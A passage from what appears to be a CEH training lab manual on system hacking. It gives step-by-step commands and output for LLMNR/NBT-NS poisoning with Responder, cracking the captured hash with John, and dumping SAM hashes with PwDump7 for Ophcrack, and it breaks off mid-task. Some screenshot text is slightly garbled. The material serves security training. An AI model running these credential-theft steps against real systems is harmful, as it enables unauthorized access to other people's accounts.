

# **System Hacking**

**Module 06**

# System Hacking

*System hacking is the science of testing computers and network for vulnerabilities and harmful plug-ins.*

## Lab Scenario

Password hacking is one of the easiest and most common ways hackers obtain unauthorized computer or network access. Although strong passwords that are difficult to crack (or guess) are easy to create and maintain, users often neglect this. Therefore, passwords are one of the weakest links in the information-security chain. Passwords rely on secrecy. After a password is compromised, its original owner isn't the only person who can access the system with it. Hackers have many ways to obtain passwords. They can obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, they can use remote cracking utilities or network analyzers. The labs in this module demonstrate just how easily hackers can gather password information from your network, and describe password vulnerabilities that exist in computer networks, as well as countermeasures to help prevent these vulnerabilities from being exploited on your systems.

## Lab Objectives

The objective of this lab is to help students learn to monitor a system remotely and to extract hidden files and other tasks that include:

- Extracting administrative passwords
- Hiding files and extracting hidden files
- Recovering passwords
- Monitoring a system remotely

## Lab Environment

To carry out this lab, you need:

- A computer running Windows Server 2016
- A computer running Windows Server 2012
- A computer running Windows 10 in Virtual machine
- A computer running Kali Linux in virtual machine
- A web browser with an Internet connection
- Administrative privilege to run tools

## Lab Duration

Time: 190 Minutes

# Overview of System Hacking

The goal of system hacking is to gain access, escalate privileges, execute applications, and hide files.

## Lab Tasks

Recommended labs to assist you in system hacking:

- Active Online Attack using **Responder**
- Dumping and Cracking **SAM Hashes** to Extract **Plaintext Passwords**
- Creating and using the **Rainbow Tables**
- Auditing System Passwords using **L0phtCrack**
- Exploiting Client Side Vulnerabilities and Establishing a **VNC Session**
- **Escalating Privileges** by Exploiting Client Side Vulnerabilities
- Hacking Windows Server 2012 with a Malicious Office Document using **TheFatRat**
- Hacking **Windows 10** Using Metasploit and Post-Exploitation using Meterpreter
- User System Monitoring and Surveillance using **Spytech SpyAgent**
- Web Activity Monitoring and Recording using **Power Spy**
- Hiding Files using **NTFS Streams**
- Hiding Data using **White Space Steganography**
- Image Steganography using **OpenStego**
- Image Steganography using **Quick Stego**
- Covert channels using **Covert\_TCP**
- Viewing, Enabling and Clearing Audit Policies using **Auditpol**

## Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

# Active Online Attack using Responder

*LLMNR/NBT-NS Spoofing Attack is a classic internal network attack that still works today, due to low awareness and the fact it's enabled by default in Windows.*

## Lab Scenario

LLMNR and NBT-NS are enabled by default in Windows and can be used to extract the password hashes from a user. Since the awareness of this attack is fairly low, there is a good chance of acquiring the user credentials on a internal network penetration test.

By listening for LLMNR/NBT-NS broadcast requests, it is possible for an attacker to spoof itself as the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool like Responder.py.

## Lab Objectives

The objective of this lab is to help students understand how to:

- Perform LLMNR/NBT-NS Spoofing attack on a network

## Lab Environment

To perform the lab, you need:

- Windows 10 running as a virtual machine
- Kali Linux running as a virtual machine

## Lab Duration

Time: 10 Minutes

## Overview of LLMNR/NBT-NS

When a DNS name server request fails, Link-Local Multicast Name Resolution (LLMNR) and Net-BIOS Name Service (NBT-NS) is used by the windows systems as a fallback. If the DNS name still remains unresolved, the windows system performs an unauthenticated UDP broadcast to the whole network. Any masquerading machine, claiming to be the server then sends a response and captures the victim's credentials during the authentication process.

## Lab Tasks

1. Before starting this lab launch and login to Windows 10 machine.
2. Login as Username: **Jason**, and Password: **qwerty**.




FIGURE 1.1: Logging into Jason account

3. Now launch **Kali Linux** virtual machine, and login (Username: **root**, Password: **toor**).
4. Open a command terminal from the taskbar, and type **responder -I eth0** and press **Enter** as shown in the screenshot.

```
File Edit View Search Terminal Help
root@kali:~# responder -I eth0
```

FIGURE 1.2: Starting responder

5. Responder starts to listen the network interface for events as shown in the screenshot.

```
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]

[+] Generic Options:
Responder NIC [eth0]
Responder IP [10.10.10.11]
Challenge set [random]
Don't Respond To Names ['ISATAP']

[+] Listening for events...
```

FIGURE 1.3: Responder started

6. Assume that you want to access a shared network drive connected in your network, using **Windows 10** machine.
7. Switch back to Windows 10 and right-click on **Start** icon, and click **Run** as shown in the screenshot.




FIGURE 1.4: Launching the Run window

8. Run window appears, type **\ceh-tools** in the **Open** field and click **OK**. Leave the **Windows 10** machine running and switch back to **Kali Linux** machine.




FIGURE 1.5: Run window

9. Responder starts capturing the access logs of **Windows 10** machine as shown in the screenshot.
  10. Responder will collect the hashes of the logged in user of the target machine.
  11. By default, Responder will store the logs in the **usr/share/responder/logs**.

FIGURE 1.6: Hash obtained by responder

12. Navigate to **Places** and click **Computer** from the menu bar as shown in the screenshot.



FIGURE 1.7: Navigating to responder log file

13. Computer window appears, navigate to **usr → share → responder → logs** and double-click recorded log file to open and view the recorded content.




FIGURE 1.8: Responder log file

14. Hashes of the logged in user collected by responder.

SMBV2-NTLMV2-SSP-10.10.10.10.txt  
Aschansharenproviderlogs

FIGURE 1.9: Hash collected by responder

- We will crack the hashes to know the password of the logged in user i.e., Jason.
  - To crack the passwords, open a new command line terminal and type **john /usr/share/responder/logs/<file name of the logs.txt>** as shown in the screenshot.

**Note:** Log file name will differ in your lab environment. Here the log file name is **SMBv2-NTLMv2-SSP-10.10.10.10.txt**

```
File Edit View Search Terminal Help  
root@kali:~# john /usr/share/responder/logs/SMBv2-NTLMv2-SSP-10.10.10.10.txt
```

FIGURE 1.10: Cracking the hash using john

17. Cracked password hashes of the Jason user has shown in the screenshot.

```
File Edit View Search Terminal Help
root@kali:~# john /usr/share/responder/logs/SMBv2-NTLMv2-SSP-10.10.10.10.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC
-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
qwertqwert (Jason)
qwertqwert (Jason)
2g 0:00:00:01 DONE 2/3 (2018-01-10 04:06) 1.785g/s 24521p/s 24532c/s 24532C/s qw
erty
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

FIGURE 1.11: Password cracked successfully

# Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

## Internet Connection Required

Yes       No

## Platform Supported

Classroom       iLabs

# Dumping and Cracking SAM Hashes to Extract Plaintext Passwords

*Pwdump7 can be used to dump protected files. Ophcrack is a free open source (GPL licensed) program that cracks Windows passwords by using LM hashes through rainbow tables.*

## Lab Scenario

The Security Account Manager (SAM) is a database file present on Windows machines that stores user accounts and security descriptors for users on a local computer. It stores users' passwords in a hashed format (in LM hash and NTLM hash). Because a hash function is one-way, this provides some measure of security for the storage of the passwords.

In a system hacking lifecycle, attackers generally dump operating system password hashes immediately after a compromise of the target machine. The password hashes enable attackers to launch a variety of attacks on the system, including password cracking, pass the hash, unauthorized access of other systems using the same passwords, password analysis, and pattern recognition, in order to crack other passwords in the target environment.

You need to have administrator access to dump the contents of the SAM file. Assessment of password strength is a critical milestone during your security assessment engagement. You will start your password assessment with a simple SAM hash dump and running it with a hash decryptor to uncover plaintext passwords.

## Lab Objectives

The objective of this lab is to help students learn how to:

- Use the pwdump7 tool to extract password hashes
- Use the Ophcrack tool to crack the passwords and obtain plain text passwords

# Lab Environment

To carry out the lab you need:

- **Pwdump7**, located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Password Cracking Tools\pwdump7**
- **Ophcrack** tool, located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Password Cracking Tools\ophcrack**
- Run this tool on Windows 10
- You can download the latest version of pwdump7 at [http://www.tarasco.org/security/pwdump\\_7/index.html](http://www.tarasco.org/security/pwdump_7/index.html)
- You can download the latest version of Ophcrack at <http://Ophcrack.sourceforge.net/>
- Administrative privileges to run tools

## Lab Duration

Time: 10 Minutes

## Overview of the Lab

Pwdump7 can also be used to dump protected files. You can always copy a used file by executing `pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat`. Rainbow tables for LM hashes of alphanumeric passwords are provided for free by the developers. By default, Ophcrack is bundled with tables that allow it to crack passwords not longer than 14 characters using only alphanumeric characters.

## Lab Tasks

1. Before starting this lab, we need to find the User IDs associated with the usernames for Windows 10 machine
2. Launch **Windows 10** machine and login.

3. Launch Command prompt in Administrator mode, to launch type cmd in the Search field and right-click on **Command Prompt**, and click **Run as administrator** as shown in the screenshot.




FIGURE 2.1: Open command prompt as administrator

4. **User Account Control** pop-up appears click **Yes**.



FIGURE 2.2: UAC prompt

5. In the **Command Prompt** window, type **wmic useraccount get name,sid** and press **Enter**.
6. By issuing this command we got the usernames and respective UserIDs. Make a note of each UserID for further steps.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>wmic useraccount get name,sid
name SID
Admin S-1-5-21-586920629-2985878777-899661708-1001
Administrator S-1-5-21-586920629-2985878777-899661708-500
DefaultAccount S-1-5-21-586920629-2985878777-899661708-503
Guest S-1-5-21-586920629-2985878777-899661708-501
Jason S-1-5-21-586920629-2985878777-899661708-1004
Martin S-1-5-21-586920629-2985878777-899661708-1002
Shiela S-1-5-21-586920629-2985878777-899661708-1005
```

FIGURE 2.3: Get user IDs through command prompt

7. Now, **copy** the **pwdump7** folder from the **Z:\CEH-Tools\CEHv10 Module 06 System Hacking>Password Cracking Tools** location and **paste** it on the **Desktop**.
8. Now, open a new command prompt window in Administrator mode and type **cd C:\Users\Admin\Desktop\pwdump7** and press **Enter**.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\Admin\Desktop\pwdump7

C:\Users\Admin\Desktop\pwdump7>
```

FIGURE 2.4: Change working directory to pwdump

9. Type **PwDump7.exe** and press **Enter** to gather the Password hashes and UserIDs.

```
Administrator: Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\Admin\Desktop\pwdump7

C:\Users\Admin\Desktop\pwdump7>PwDump7.exe

PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:31D6CFE8016AE931B73C59D7E0C889C0:::
guest:501:NO PASSWORD*****:NO PASSWORD*****:::
1:503:NO PASSWORD*****:NO PASSWORD*****:::
Administrator:1001:NO PASSWORD*****:929379458518814341DE3F72658004FF:::
1002:NO PASSWORD*****:5EBE70FA874D48EE8AEF1FAA2B8D0E876:::
1004:NO PASSWORD*****:2D280252A479F48SCDF5E171093985BF:::
1005:NO PASSWORD*****:0C86948805F797BF2A82B807973B889537:::
```

FIGURE 2.5: Running pwdump to get password hashes

10. Now, at the command prompt, type **PwDump7.exe > c:\hashes.txt** and press **Enter**.

11. By issuing this command PwDump7.exe will copy all the data of **PwDump7.exe** to the **c:\hashes.txt** file.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\Admin\Desktop\pwdump7

C:\Users\Admin\Desktop\pwdump7>PwDump7.exe
PwDump v7.1 - raw password extractor
author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
::503:NO PASSWORD*****:92937945B518814341DE3F726500D4FF:::
Admin:1001:NO PASSWORD*****:5EBE7DFA074DA8EE8AEF1FAA2BBDE876:::
::1002:NO PASSWORD*****:2D200252A479F485CDF5E171D93985BF:::
::1004:NO PASSWORD*****:0CB6948805F797BF2A82807973B89537:::
::1005:NO PASSWORD*****:0CB6948805F797BF2A82807973B89537:::

C:\Users\Admin\Desktop\pwdump7>PwDump7.exe > C:\hashes.txt
PwDump v7.1 - raw password extractor
author: Andres Tarasco Acuna
url: http://www.514.es
```

FIGURE 2.6: Copying hash values into text file

12. To check the generated hashes, navigate to **c:\** and open the **hashes.txt** file with **Notepad**.




FIGURE 2.7: hashes.txt window

13. Now place the usernames before the respective UserIDs that we have gathered in **step 6** as shown in the screenshot.




FIGURE 2.8: Edited hash.txt file

14. Now press **Ctrl+S** to save the file; save as window appears. Choose **Desktop** as save location and click **Save** button.




FIGURE 2.9: Saving hashes.txt file

15. Now, we shall attempt to crack these password hashes with the Ophcrack tool.
16. Launch Ophcrack application from **Z:\CEH-Tools\CEHv10 Module 06 System Hacking>Password Cracking Tools\ophcrack\x86**.




FIGURE 2.10: Launching ophcrack application

17. The **Ophcrack** main window appears, as shown in the screenshot:




FIGURE 2.11: Ophcrack Main window

18. Click the **Load** menu, and select **PWDUMPfile**.




FIGURE 2.12: Selecting PWDUMP file

19. The **Open PWDUMP file** window appears. Browse the PWDUMP file **hashes.txt** located at **Desktop**.
20. Select the **hashes.txt** file, located at **Desktop**, and click **Open**.




FIGURE 2.13: Import the hashes from PWDUMP file

21. Hashes are loaded in Ophcrack, as shown in the screenshot:

The screenshot shows the Ophcrack interface. The top menu bar includes "ophcrack", "Load", "Delete", "Save", "Tables", "Crack", "Help", "Exit", and "About". Below the menu is a toolbar with icons for Load, Delete, Save, Tables, Crack, Help, and Exit. A progress bar is visible at the top. The main window contains a table with the following data:

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	31D6CFE0D16A...				empty
Guest	31d6cfe0d16ae9...				empty
DefaultAccount	31d6cfe0d16ae9...				empty
Admin	92937945B5188...				
Martin	SEBE7DFA074D...				
Jason	2D20D252A479F...				
Shiela	OCB6948805F79...				

FIGURE 2.14: Hashes added to Ophcrack

22. Click the **Tables** menu.

